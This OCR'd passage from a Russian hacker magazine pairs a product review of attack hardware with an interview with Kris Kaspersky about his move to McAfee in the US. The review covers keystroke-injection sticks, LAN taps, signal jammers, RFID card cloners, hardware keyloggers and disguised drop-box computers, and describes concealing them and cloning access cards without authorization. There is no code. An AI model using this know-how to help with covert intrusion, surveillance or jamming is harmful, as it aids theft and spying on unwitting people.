
usbrubberducky.com

В одном из недавних номеров у нас была статья о зловредных USB-устройствах, построенных на программируемой плате Teensy. Идея в том, чтобы эмулировать HID-устройство (клавиатуру) и, пользуясь тем, что система воспринимает их как доверенные, эмулировать ввод, который создает в системе нужные нагрузки (например, открытие шелла). USB Rubber Ducky является аналогом Teensy. Сердце устройства — 60-мегагерцевый 32-битный AVR-микроконтроллер AT32UC3B1256, однако хардкодить что-то на низком уровне не требуется. Устройство поддерживает удивительно простой скриптовый язык Duckyscript (похожий на обычные bat-сценарии), на котором к тому же уже реализованы всевозможные пейлоады. Запустить приложение, создать Wi-Fi-бэкдор, открыть reverse-шелл — можно сделать все то же самое, как если бы ты имел физический доступ к компьютеру. Еще большую гибкость предоставляет дополнительное хранилище в виде microSD-карточки, на которой можно одновременно разместить несколько пэйлоадов. Функциональность можно расширить за счет подключаемых библиотек, тем более что сама прошивка, написанная на чистом C, полностью открыта и хостится на гитхабе. Микросхема очень маленькая, но для того, чтобы сделать ее использование абсолютно незаметным, разработчики предлагают для нее специальный корпус от флешки.

Throwing Star LAN Tap


bit.ly/LYOW2f

Следующий хак-девайс также предусматривает, что у атакующего есть доступ: правда, не к конкретному компьютеру, а к кабелям локальной сети. И нужен он для пассивного и максимально незаметного мониторинга сегмента сети. Фишка в том, что его невозможно обнаружить программными средствами, — фактически это просто кусок кабеля, который никак себя не выдает. Как это возможно? Throwing Star LAN Tap выглядит как небольшая микросхема крестообразной формы, на концах которой расположены четыре Ethernet-порта. Представим, что нам надо перехватить трафик между двумя хостами (A и B), соединенными кабелем. Для этого просто перерезаем кабель в любом месте и соединяем получившийся разрыв через Throwing Star LAN Tap. Соединять разрыв надо через порты J1 и J2, в то время как J3 и J4 используются для мониторинга. Тут надо отметить, что J3 и J4 подключены только к жилам, ответственным за получение данных, — это намеренно сделано для того, чтобы мониторящая машина не могла случайно послать пакет в целевую сеть (что выдаст факт мониторинга). Throwing Star LAN Tap спроектирована для мониторинга сетей 10BaseT и 100BaseTX и для своей работы не требует подключения источников питания. И так как устройство не использует никакого электропитания, оно не может мониторить сети 1000BaseT. В таком случае ему приходится снижать качество связи, заставляя машины общаться на более низкой скорости (обычно скорости 100BaseTX), которую уже можно пассивно мониторить. Девайс несложно спаять самому, все схемы открыты (концепция Open Source hardware).



14,99 $







GSM/GPS/Wi-Fi-глушилки

www.google.com

Разговаривая о хакерских устройствах, мы не могли обойти такой класс девайсов, как jammer'ы или, говоря по-русски, глушилки. Мы намеренно не стали выделять какой-то отдельный девайс, а решили посмотреть целый класс таких устройств. Все они, независимо от технологии, которую требуется заглушить, основываются на одном и том же принципе — замусоривании эфира. Это одинаково работает для сотовых сетей (GSM), где телефон общается с базовой станцией, или, к примеру, GPS-приемника, который для определения координат должен держать связь сразу с несколькими спутниками. Девайсы отличаются радиусом действия, мощностью, размерами и вообще внешним видом. Подавители сигнала могут быть стационарными (большие бандуры с антеннами) или мобильными, замаскированными, к примеру, под пачку сигарет. В Сети можно найти огромное количество джеммеров, особенно если посмотреть китайские интернет-магазины. Сейчас бушуют споры о том, насколько легально использование подобных глушилок в России. В прошлом году их всерьез предлагали использовать в школах, когда выяснилось (вот это открытие!), что, несмотря на все запреты, школьники все равно проносили мобильники во время сдачи ЕГЭ.

RFID 13.56MHz Mifare модуль чтения-записи

bit.ly/MQlw6e

Последние несколько лет одним из неотъемлемых атрибутов каждого офисного работника стала пластиковая карта, позволяющая открывать дверные замки рабочих кабинетов и помещений. Речь идет о картах Mifare Classic 1K. Карта представляет собой пластиковую карту, внутри которой размещена микросхема (чип) с защищенной памятью, приемник, передатчик и антенна. Объем памяти этой карты составляет 0,5, 1 или 4 Кб, а вся память разбита на 16 секторов. Каждый сектор состоит из четырех блоков (три информационных и один для хранения ключей). Минимальный срок хранения данных в памяти карты Mifare составляет 10 лет, а число циклов записи — около 100 000. Такие карты относятся к пассивным устройствам хранения данных, то есть для ее работы и бесконтактной передачи данных энергия и батарея не нужна. Расстояние до считывателя, на котором начинается передача данных, определяется мощностью передатчика считывателя и чувствительностью приемника карты. Если тебе необходимо скопировать такую карту или просто посмотреть, что же там записано, в твоем распоряжении существуют различного рода девайсы. Ведь это так удобно: карты, бывает, ломаются или теряются :). Наиболее популярный девайс для таких затей — bit.ly/MQlw6e, стоимостью всего 65 долларов. К нему прилагаются несколько «болванок» карт, на которые можно производить клонирование, что позволит тебе сразу окунуться в мир социотехнических методов хакинга. К слову, транспортные компании, осуществляющие пассажирские перевозки, очень часто используют технологию Mifare Ultralight. Помимо этого, существует несметное количество других устройств для работы с менее популярными клиентами в беспроводных сетях связи, например NFC, ZigBee и многие другие. Технология NFC, кстати, является логическим продолжением семейства RFID, работать с которой можно даже с помощью передовых мобильных устройств.

65 $

9



10

149,99 $



KeyGrabber

www.keelog.com

Когда-то давно в рубрике «Фрикинг» мы писали о том, как самому спаять свой аппаратный кейлоггер. Идея простая: девайс подключается между компьютером и клавиатурой и на свой накопитель записывает все введенные символы. Естественно, существует огромное количество коммерческих реализаций этой задумки, в том числе серия KeyGrabber, предлагающая модели как для PS/2, так и для USB-клавиатур. Производитель подумал о том, как сделать использование подобных девайсов более незаметным. Ведь мало того, что нужно подключить такой кейлоггер, необходимо еще периодически снимать с него данные. Оказалось, что последнее можно упростить, если снабдить сниффер Wi-Fi-адаптером, который может незаметно подключиться к ближайшей точке доступа и отправлять перехваченные данные на e-mail. Этот же производитель также предлагает несколько других полезных решений. Кроме готовых девайсов, выглядящих как переходник, можно купить KeyGrabber Module — готовую микросхему, которую можно внедрить в PS/2- или USB-клавиатуру. Также в продаже есть устройства VideoGhost — «переходничек», подключаемый между монитором и компьютером, который каждые десять секунд сохраняет скриншоты экрана на встроенный накопитель (2 Гб). Существуют версии для DVI-, HDMI-, VGA-разъемов, цена на них начинается от 149,99 доллара.

11

MiniPwner

www.minipwner.com

Ситуации, когда доступ к корпоративной сети приходится получать с помощью навыков социальной инженерии и специальных девайсов, встречаются на практике довольно часто. MiniPwner является девайсом, который в случае незаметного его подключения к целевой сети предоставляет атакующему/пентестеру удаленный доступ к этой сети. Устройство спроектировано инженером из Висконсина Кевином Бонгом, который собрал первый прототип миниатюрного шпионского компьютера в коробке из-под леденцов. Гаджет предназначен для подключения к локальной сети и быстрого сбора информации. Сразу после подключения компьютер устанавливает SSH-туннель и открывает вход в систему извне. Если посмотреть внутрь, то это обычный роутер TP-Link TL-WR703N, оснащенный памятью в 4 Гб и имеющий беспроводной интерфейс, поддерживающий стандарт 802.11n и гигабитный Ethernet-порт. В качестве прошивки используется модифицированная OpenWrt, в которой предустановленно большое число утилит, необходимых для ведения разведывательной деятельности: Nmap, Tcpdump, Netcat, aircrack и kismet, perl, openvpn, dsniff, nbtscan, snort, samba2-client, elinks, yafc, openssh-sftp-client и другие. Автономную работу, которая крайне важна для реального использования, обеспечивает аккумулятор емкостью 1700 мА·ч, которого хватает на пять часов интенсивной работы, даже если включен режим беспроводной сети. Так что, подключив такой девайс к интересующей сети, исследователь может получить достаточно времени, чтобы закрепиться в ней.

99 $



12

Pwn Plug

pwnieexpress.com

Как и рассмотренный выше MiniPwner, Pwn Plug относится к классу так называемых drop-box-устройств — то есть девайсов, которые при незаметном подключении к целевой сети предоставляют к ней удаленный доступ атакующему/пентестеру. Внешне девайс похож на адаптер питания, подключаемый в розетку. Для большей конспирации разработчики устройства предоставляют специальные наклейки, маскирующие Pwn Plug под освежители воздуха и аналогичные бытовые приборы. На самом же деле это полноценный компьютер, работающий под управлением Debian 6, который, несмотря на свой малый размер, под завязку напичкан различными устройствами и хакерским софтом. Рассмотрим поближе Elite-версию — она более «заряжена». Итак, этот «освежитель» снабжен сразу тремя адаптерами: 3G, Wireless и USB-Ethernet. Поддерживает внешний доступ по SSH через 3G/GSM сотовые сети. Обладает такой интересной функцией, как Text-to-Bash: ты можешь выполнять на нем команды в консоли с помощью отправки SMS-сообщения. Поддерживает HTTP-прокси, SSH-VPN и OpenVPN. Богатый набор хакерских инструментов включает в себя Metasploit, SET, Fast-Track, w3af, Kismet, Aircrack, SSLstrip, nmap, Hydra, dsniff, Scapy, Ettercap, инструменты для работы с Bluetooth/VoIP/IPv6 и так далее. В качестве дополнительного хранилища используется 16-гигабайтная SDHC-карточка. Wireless-версия не имеет 3G и USB-Ethernet и, соответственно, не может похвастаться поддержкой удаленного доступа через сотовые сети. В остальном обе версии одинаковы. Вообще, девайс реально крутой, однако ценник у него, прямо скажем, кусается.

595 $

AR.Drone

ardrone.parrot.com

Этот девайс разительно отличается от всех остальных. Ведь с его помощью можно… нет, не перехватывать трафик, не отлавливать нажатия клавиш и не сохранять снимки рабочего стола — с его помощью можно… подглядывать! Да-да. Современный пентестинг все больше походит на шпионаж, поэтому эксперты не пренебрегают данной возможностью. Честно говоря, увидев AR.Drone в магазине, я вряд ли бы подумал о тестах на проникновение или взломе. Это игрушка чистой воды: обычный квадрокоптер с прикрепленной к нему камерой. Вторая версия AR.Drone снабжена камерой высокого разрешения, поэтому, как бы это фантастично ни звучало и ни напоминало шпионский боевик, можно подглядеть через окно, что происходит в помещении, какое оборудование используется, как ведут себя сотрудники. И не обязательно обладать острым глазом и фотографической памятью: к камере можно присоединить флешку, на которую будет записываться видео. Управлять девайсом проще простого: в качестве пульта можно использовать iPhone, iPad и Android, предварительно установив специальное приложение. Девайс можно использовать и в мирных целях, делая потрясающие снимки с высоты птичьего полета. Так что, даже если подсматривать не за кем, с таким девайсом все равно не заскучаешь. Если хочешь сэкономить и собрать такой девайс самостоятельно, то рекомендую тебе изучить следующие ресурсы: bit.ly/GVCflk — пост на хабре, довольно подробно описывающий процесс создания простенького квадрокоптера; bit.ly/o8pLgk — англоязычный сайт, полностью посвященный строительству квадрокоптеров; bit.ly/fhWsjo — ресурс о том, как делать роботов, также содержит статьи о квадрокоптерах.



13

299 $

14

25 $

Raspberry Pi


raspberrypi.org

Заканчивает наш обзор девайс по имени Raspberry Pi, вокруг которого сейчас много шума. Это простенький одноплатный компьютер, выпущенный компанией Raspberry Pi Foundation. Микросхема выполнена на базе процессора ARM 11 с тактовой частотой 700 МГц и по размеру сопоставима с банковской пластиковой карточкой. Одно из достоинств этого «компьютера» — он идет без корпуса, просто в виде микросхемы, и это позволяет замаскировать его практически подо что угодно. На плате располагаются порты ввода/вывода, два разъема USB 2.0, отсек для карт памяти SD/MMC/SDIO, Ethernet-контроллер, композитный и HDMI-видеовыходы. Как видишь, идеальный вариант для создания своего бюджетного drop-box'а. Вообще, такой девайс с хорошим процессором, небольшим энергопотреблением, возможностью подключения Wi-Fi-адаптера по USB и Linux'ом на борту грех не использовать для скрытой установки. В качестве ОС можно использовать любой Linux-дистрибутив — Debian, Fedora, Ubuntu, но лучше специализированный дистрибутив PwnPi (pwnpi.sourceforge.net), выпущенный умельцами специально для установки на Raspberry Pi. Он уже содержит в себе весь необходимый хакерский инструментарий. К тому же умельцы охотно делятся своим опытом установки на него скрытого сервера в анонимной сети I2P, установки Metasploit, создания аппаратного снифера и многого другого.

МЫЩЪХ В АМЕРИКЕ

ИНТЕРВЬЮ С КРИСОМ КАСПЕРСКИ

Беседу вел Никита Кислицин



ИЗВЕСТНЫЙ СПЕЦИАЛИСТ ПО ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ И КУЛЬТОВЫЙ АВТОР][АКЕРА

Крис всегда стоял особняком в любой компании: ни на кого не похож, называет себя мыщъхом, глубоко и неординарно мыслит, пишет книги и явно идет по совершенно особенному жизненному пути. То ли программист, то ли исследователь, то ли астроном, то ли писатель. Последние четыре года слышно о нем было немногое, и в общем немудрено, что при первом же удобном случае я отправился в маленький зеленый городок под Вашингтоном поболтать за жизнь и выяснить, чем же Крис занимается и что он делал последнее время.

КАК ВСЕ НАЧИНАЛОСЬ

Первая иностранная компания, в которой я стал работать, была Endeavor Security. Устроился я туда вести блог о малвари и сплоитах за 800 долларов в месяц. Кстати, блог доступен до сих пор: endeavorsecurity.blogspot.com.

Были сложные времена, и за короткое время компанию покинуло сразу несколько ключевых сотрудников. Пришло к тому, что работать стало некому, и владелец компании предложил поработать мне, потому что видел, что я соображаю. Кинули меня на реверсинг патчей безопасности. Поскольку компания маленькая, доступа к исходникам винды не было и приходилось на основании патчей учиться детектить еще не существующие эксплойты для дыр, которые пофиксили в патче.

Это была каторжная работа. У Майкрософта хотя бы патчи выходят регулярно, изменений не очень много и есть символьные данные. А вот, скажем, в новой версии Оперы пофиксили XSS. Изменений между версиями, понятно, миллион. Пойди-ка найди эту дыру по патчу!

Я предложил создавать методики автоматизации всего этого. Когда руководители поняли, что я могу не только реверсить, но и детектить, сказали — давай, будешь девелопером. Стал удаленно работать фрилансером-разработчиком.



ФАКТЫ

Настоящее имя Криса — Николай Лихачев.

Неординарные способности Криса помогли его бурной карьере, хотя высшего образования у него, как ни странно, нет.

Автор 13 книг о хакерстве, дизассемблировании, защите и восстановлении данных.

С весны 2010 года проживает и трудится в США.

О ПЕРЕЕЗДЕ

В 2008 году я окончательно понял, что устал жить в России, у меня там нет никаких перспектив, и я озаботился поисками работы в США. Списался с компанией Macrovision из Сан-Франциско — города моей мечты, и мне начали делать визу. А параллельно я продолжал работать с Endeavor Security.

Визу мне делали долго: проверяли целый год, потому что консул США в будочке в Москве очень удивился моей истории. Я ведь честно указал, что работаю в журнале «Хакер» вроде как журналистом, при этом еду в США, чтобы устроиться там программистом.

Консул мне сказал: «Так вы программированием не занимались раньше, у вас нет подтвержденного опыта, вам никто не будет делать визу — о чем вы говорите? Это какой-то скам».

В Америке сильная бюрократия, но это имеет и хорошую сторону: у него были подозрения, что я какой-то темный тип, но он не мог мне отказать только на основании того, что я ему не понравился. Он просто запустил процедуру проверки всего моего бэкграунда. Короче, почти год мне делали визу! Это при том, что у меня было официальное приглашение от американской компании.

И значит, приехал я в Сан-Франц, все просто офигенно. Мне дают три тестовых задания, и все три я, формально говоря, проваливаю. Вернее, я нашел у них ошибки и неточности в формулировках. Например, в первом задании нужно было удалить комментарии в стиле C и C++ из строки без выделения доппамяти. А прототип функции — void, то есть ничего не возвращает. Я говорю: «А если будет ошибка, как о ней сообщать? Единственное, что могу сделать, — это занулить буфер, но это ж я угроблю данные. Меняйте прототип, давайте возвращать код ошибки».

Еще там в качестве бонуса был вопрос: как удалять комментарии? Есть тестовая строка, в ней был комментарий в стиле C в define. В Ветхом завете Си Кернигана и Ритчи такой комментарий заменялся пустым местом, использовалось это обычно как хак для склейки двух токенов. А в новом стандарте (уже даже в C89) комментарий заменяется пробелом и склейки, естественно, не происходит.

Мы с ними долго переписывались, и они, видимо, решили, что я по крайней мере обладаю опытом, знаниями и навыками, разбираюсь в древних стандартах — а значит, начал заниматься программированием давно. Словом, подтвердил свой опыт — я ведь указал 15 лет работы в индустрии!

А вот третье задание — сломать crack me — я решил немножко не с того бока, с какого они ожидали. Было там условие: нельзя патчить код. Они имели в виду, что нужно написать кейген. Я практики взлома crack me не имею и понял, что долго буду париться, а мне дали компьютер и сказали — сиди, занимайся.

Ну я ж в «Хакере» зря что ли работал? Подумал — ну, написано «нельзя править код», а вот секция данных — это же не код? Там есть захардкоренный ключ, если я его поменяю на мой ключ — я фактически решил задание безо всякой сложной математики, которая предполагалась.



Никита Кислицин и мыщъх во время интервью в Рестоне

В общем, сделали мне предложение на 300 000 долларов в год, чему я очень удивился: это сильно выше среднего по рынку. Потому что среднее предложение в Сан-Франце — это где-то 150–200 кил, а тут 300 предлагают. Столько даже продюсеры многие не зарабатывают.

Тут же я встретил моего шефа Кристофера Джордана из Endeavor Security, он как раз был в Сан-Франциско с семьей. Мы сели в кафе и начали беседовать. Я работал тогда на него удаленно и сказал, что увольняюсь, — мол, предложили кучу денег, буду работать на других. Он мне говорит: для нас 300 тысяч — это неподъемно, мы столько никому не платим. Ты же, дескать, у нас вообще числишься удаленным фрилансером на 3000 долларов в месяц, какие 300 штук?! :) Максимум, на что можешь рассчитывать, — 170 тысяч.

Босс предложил нанять меня в Endeavor, за свои собственные деньги включить меня в штат. Дело в том, что они тогда завершали сделку по продаже Endeavor в McAfee, и в этом случае МакАфи уже обязана будет меня трудоустроить внутри себя.

В общем, передо мной появился выбор: принимать 300 тысяч и Cryptograph Research в Сан-Франциско или ехать в Рестон в лучшем случае на 170 тысяч. Я решил съездить посмотреть город и офис, чтобы знать хотя бы, из чего выбираю.

Был у меня обратный билет до Москвы, но я его выкидываю — и собираюсь лететь в Рестон, посмотреть, что к чему. Хочу купить билет, но выясняется, что моя кредитка американской банковской системой не принимается. Тогда еще у меня была карта от маленького банка в моем селе на Кубани.

Тут и произошел инцидент, который определил мое место работы. Мои будущие коллеги отказали мне в простой просьбе: я просил помочь мне и купить билет их банковской картой, предлагая сразу возместить расходы наличными. Все мне отказали! Как мне с такими людьми работать? Ну их на фиг!

Прилетел я в Вашингтон, с приключениями добрался до Рестона, поселился там в гостинице. Честно говоря, после Сан-Франца на меня это место произвело неизгладимое впечатление — шок. Там как раз объединяли Endeavor с одним из отделов МакАфи, и была такая теснота в офисе, что ужас. Все сидели в кубиках, и когда мы вдвоем с моим шефом находились в таком кубике, я туда целиком не влезал :). Потусовавшись немного в офисе МакАфи, я поспешил убраться домой в Россию. Такой сильный был контраст с Сан-Франциско! В общем, уехал я со смешанными чувствами.

Еще была у меня возможность работать в Panda Security в Бильбао, но сильно не устроили два момента. Во-первых, в контракте был двухгодичный запрет на работу в любой другой компании, которая занимается антивирусными технологиями, если revenue от их продажи превышает 5%. По сути, под этот фильтр попадает почти любая крупная IT-компания. Ну и второй момент — половину зарплаты (а предложили 75 тысяч евро в год) отдавать на жилье, добираясь до работы на метро. Не круто.

Потом была Корея, куда я ездил с докладом на Codegate 2009. Там я познакомился с президентом компании Soft Forum — если сравнивать, это как «Лаборатория Каспер-

ского» в России или МакАфи в Штатах. Он пригласил меня на работу, но что-то не пошло: сначала я долго боролся с HR-отделом, который настаивал, чтобы я сбрил бороду и постригся, а потом я просто понял, что будет очень сложно жить в языковой изоляции — по-английски в Корее никто не говорит. В общем, уехал.

Были еще другие варианты: Иран, Южная Африка, Германия. Подумав, я решил все-таки вернуться в Рестон. К тому моменту уже начал ощущать ностальгию по городу, интуиция подсказывала ехать именно туда.

Поскольку у меня нет высшего образования, делать обычную рабочую визу мне было нельзя. Оставалось два варианта: виза L-1 (трансфер внутри компании) либо O-1 — виза для людей с выдающимися способностями. Ее обычно оформляют всяким нобелевским лауреатам. Чтобы сделать L-1, мне надо было год работать в московском офисе McAfee, к чему я не стремился. В описании O-1 была сноска: также виза применяется для людей, у которых есть научные монографии. Я сказал юристам: давайте это сделаем, я же написал кучу книг и статей. Впрочем, сами книги и статьи не имеют никакого веса, если на них нет ссылок в авторитетных источниках. А ссылки, кстати, были — в том числе на сайте Госдепа США.

Но и ссылок недостаточно, самое главное, что нужно, — это письма и референсы от уже признанных и известных в индустрии людей. В общем, в связи с этими референсами я сразу понял, кто мне друг, а кто нет.

Большинство моих друзей работали на конкурентов, а письмо должно быть на фирменном бланке, заверено печатью, подписью и все такое. Ну и мне многие отвечали: понимаешь, ты едешь к конкурентам, и наше руководство не сильно радо тебе помогать. В общем, пока я занимался этими письмами, компания все же решила меня трансфернуть по визе L-1.

Как меня принимали в московский офис — это отдельная история. Во-первых, в Москве слегка офонарели, когда узнали, что моя зарплата у них будет больше, чем у всех сотрудников, вместе взятых. И конечно, за такие деньги они хотели видеть меня в офисе каждый день, а я жить в Москве не хотел. В итоге удалось убедить их, что я буду работать удаленно из села Успенского, получая при этом американскую зарплату через московский офис.

Впрочем, нормально работать было невозможно — мой дом не охраняется, никакого доступа к исходникам и реальным проектам я получить не мог. Вдруг просто физически украдут компьютеры? В общем, начал я тосковать по США и отправился вопреки воле руководства в Рестон, вникать в делопроизводство и знакомиться с коллегами.

Начальство было недовольно — во-первых, у меня обычная бизнес-виза, соответственно, работать я не могу, плюс все время, которое я нахожусь в США, добавляется к тому году, который мне надо было трудиться в России. Но я чуял, что все делаю правильно.

Меня несколько раз пытались отправить и отправляли назад в Россию, но каждый раз с этим были сложности: то забастовка British Airways, то жуткий снегопад в Штатах, то извержение вулкана. Бог был на моей стороне. Каждый раз после такой «депортации» я чувствовал ностальгию, впадал в депрессию и возвращался назад в США. Хотел изменить свою жизнь немедленно. Доходило до того, что охранники компании конвоировали меня в аэропорт :).

И вот как-то раз я окончательно затосковал и решил все сделать прямо здесь и сейчас. Опять прилетел в США, а моя бизнес-виза истекала уже очень скоро. На границе спрашивают — какая цель поездки? Я отвечаю: «Жить и работать в США. Навсегда». Миграционный офицер прифигел и сказал: «Вы понимаете, если у вас есть скрытые миграционные намерения, я обязан вас не впускать в страну. Вы же свои намерения не скрываете, но у вас бизнес-виза, поэтому впустить я вас тоже не могу! Идите по коридорчику налево к моему начальству».

В итоге я общался с директором аэропорта IAD. Он тоже обалдел от моей истории, отшманал по полной программе, но все же впустил в страну — официально на три месяца, рассказав о том, что мне нужно делать, чтобы легализоваться.

И в результате работы юридического отдела McAfee мне без вылета из страны смогли сделать разрешение на работу сроком на три года. При этом визы (которая нужна для пересечения границы) у меня уже не было, она истекла. Так что я все-таки решил вернуться в Россию — во-первых, чтобы сделать новую визу, ну и чтобы уже последний раз проститься с близкими и друзьями.

Но тут получился облом: под Москвой горели леса, экологическая катастрофа — посольство США эвакуировали, визу получить нереально. В итоге я полетел в Малайзию и сделал американскую визу там. На этом эпопея с документами почти закончилась: виза для въезда в страну есть, разрешение на работу есть. Можно ехать трудиться!

О РАБОТЕ В МАКАФИ

Официально моя должность в компании называется Senior Malware Researcher. Впрочем, сейчас реверс и анализ малвари для меня — это побочная деятельность. На мне висят реальные новые проекты, которые являются ключевыми для нашего отдела. Я работаю над архитектурой.

На моем бейдже есть очень унизительный лейбл — желтым ярко выделено: NOT CITIZEN. Считай, на лбу написано, что я не гражданин США. Тут это много значит. У меня есть большие ограничения по проектам, над которыми я могу работать. Да и вообще по рабочим действиям. Например, мне запрещено официально встречаться с клиентами. Я могу сделать это в кафе, но вот пожать руки в офисе нельзя.

Пару раз из меня пытались сделать менеджера, чтобы я формировал команду, но всегда это заканчивалось убытками и проблемами. В конце концов компания отказалась от идеи делать из меня управленца. И слава богу!

В 2009 году я был признан сотрудником года в глобальном McAfee! Проявил себя при изучении Operation Aurora. Премию дали, да и с визами это немножко помогло.

Если хочу поиграться с какой-нибудь дорогой железкой, например за 40 000 долларов, — мне покупают. Я вижу железо, о котором раньше и мечтать не мог.

Команда у нас интернациональная. Со мной работает коллега из ЮАР, она веб-дизайнер, но сейчас еще и хакерша. Другая девушка с Тайваня, сирота. Жила всю жизнь в Калифорнии, там же получила образование. Купила дом, будет скоро праздновать новоселье. Мне вот просто интересно, какие шансы у сироты в России получить хорошее образование, мигрировать на другой конец страны и купить там прекрасный дом? Думаю, небольшие.

Кстати, она знает Linux и редактор vim лучше меня! И в нем играет, как на пианино, я за ней не успеваю. Ассемблер знает на таком уровне, что вполне может исправлять мои ошибки в рассуждениях и понимает, когда я, например, оговариваюсь.

Еще со мной работает уникальный человек, который до этого разрабатывал системы подушек безопасности в машинах. Раньше я думал, что это фигня. Оказалось, там сложнейшая нейронная сеть, сложнейший софт, который, используя кучу факторов, вычисляет в реальном времени целесообразность выброса подушки. Решает сложную задачу по минимизации травматизма. Ведь не в любом ДТП надо выбрасывать подушку, это зависит от миллиона факторов: рост, вес, позиция, ребенок или взрослый в кресле, пристегнут ли ремень, скорость автомобиля, место удара, объект столкновения и так далее. Кстати, у них там все под QNX сделано. Этот мужик меня сейчас реально подбил принести больше ИИ в антивирусную индустрию. Он большой специалист, работать с ним одно удовольствие. Он хорошо мыслит в глобальных категориях, в решении задач реального времени.

В 2009 ГОДУ Я БЫЛ ПРИЗНАН СОТРУДНИКОМ ГОДА В ГЛОБАЛЬНОМ MCAFEE! ПРОЯВИЛ СЕБЯ ПРИ ИЗУЧЕНИИ OPERATION AURORA. ПРЕМИЮ ДАЛИ, ДА И С ВИЗАМИ ПОМОГЛО

Первый год я держался и работал строго по графику. Рабочий день окончился — я иду домой отдыхать, гуляю, смотрю фильмы, хожу по барам, встречаюсь с друзьями и девушками. На второй год не выдержал, сорвался и начал опять по ночам работать. Потому что очень увлекаюсь и не могу остановиться.

Сейчас я меняю позицию в компании с ресерчера на архитектора. Желания уходить из МакАфи у меня нет, хотя все говорят, что я придурок и идиот, — у меня куча идей, я могу влиться в небольшой стартап и начать делать реально серьезные деньги. Но я доволен своим положением в компании, никого не хочу подводить. Я здесь счастлив.

Сам я считаю себя слабым девелопером, в России я бы не прошел ни одного собеседования. Как ресерчер — я вижу пути решения проблем, которые другие люди еще не смогли рассмотреть. Но если брать именно кодинг, то я не очень-то хорош. Большие проекты у меня теряют управляемость: я начинаю со 100 строк, где все отлично, но заканчиваю 10 000 строк, где уже потеряна управляемость, где все надо переписывать.

О РАЗНИЦЕ В МЕНТАЛИТЕТЕ

В России на собеседованиях пытаются потопить, показать, что ты ничего не понимаешь, — чтобы снизить зарплату. Здесь все наоборот: если видят, что ты специалист, в тебя вцепляются и больше не отпускают, предлагая лучшие условия.

У нас здесь даже не собеседования, а чаепития. Идем в кафе, заказываем китайский зеленый чай, беседуем о жизни и решаем, сработаемся мы или не сработаемся. И каждый потом пишет свое мнение начальству. Вопросы типа «Чем отличается полиморфная функция от перекрытой?» тут даже не возникают, их не задают вообще. Это как оскорбление! На первом месте — стремления, желания и амбиции кандидата.

Бывает мотивация идти вперед, делать что-то новое, изобретать новые технологии. Это круто! У других мотивация — полезно работать, получать зарплату, основное время уделять семье. Это другая категория людей, такие люди тоже очень нужны — они обычно чрезвычайно исполнительные. Нужны и трудоголики типа меня, которые работают ночью и днем.

Усвоил важное правило: чем большим я выгляжу дураком, тем мне лучше. То есть чем строже я к себе отношусь, тем мягче ко мне окружающие. Работает безотказно!

Сроки и планирование работы в США принципиально отличаются от российских. Например, при планировании работы с начальством мы обсуждаем не ближайший месяц или два. Здесь мыслят другими категориями: мы думаем, что можно крутого не спеша сделать за три года до прототипа и начать продавать через пять лет. Никакой спешки нет. Нужно три года на ресерч? Без проблем!

А от русских компаний я слышу такие ужасы, что руки опускаются. Заставляют делать что-то прямо сейчас, у всех заднее место горит, и все должно быть готово еще вчера, даже если еще не придумали, что делать.

Как-то раз я накосячил, сделал ошибку в программе, и из-за этого наша компания буквально по часам терпела большие убытки. Я сразу сказал: «Не нужно меня расстреливать и, пожалуйста, не нужно анальных кар, потому что я не буду ночью спать и все сделаю быстро, мне надо хотя бы тридцать часов».

Мне мой тогдашний менеджер ответил: «Первый день ты просто спишь и думаешь, а дальше работаешь по восемь часов в день и к концу недели сдашь проект. Мы с тобой планируем долгое и плодотворное сотрудничество, поэтому страдать и гробить здоровье ни к чему, OK?». Меня это поразило.

В России ведь знаете как: «Я начальник — ты дурак». В Америке такого нет. Здесь твой начальник — это твой друг и коллега, твой папа. Мой босс, который принял меня в Endeavor Security, — он для меня действительно как второй отец.

В Штатах никогда не знаешь, кто над кем будет сидеть, мы постоянно меняемся. Сначала ты босс над кем-то, потом ты подчиненный, потом опять начальник ты. В общем, все стараются выстраивать отношения так, чтобы потом не пришлось за них расплачиваться.

О ЖИЗНИ

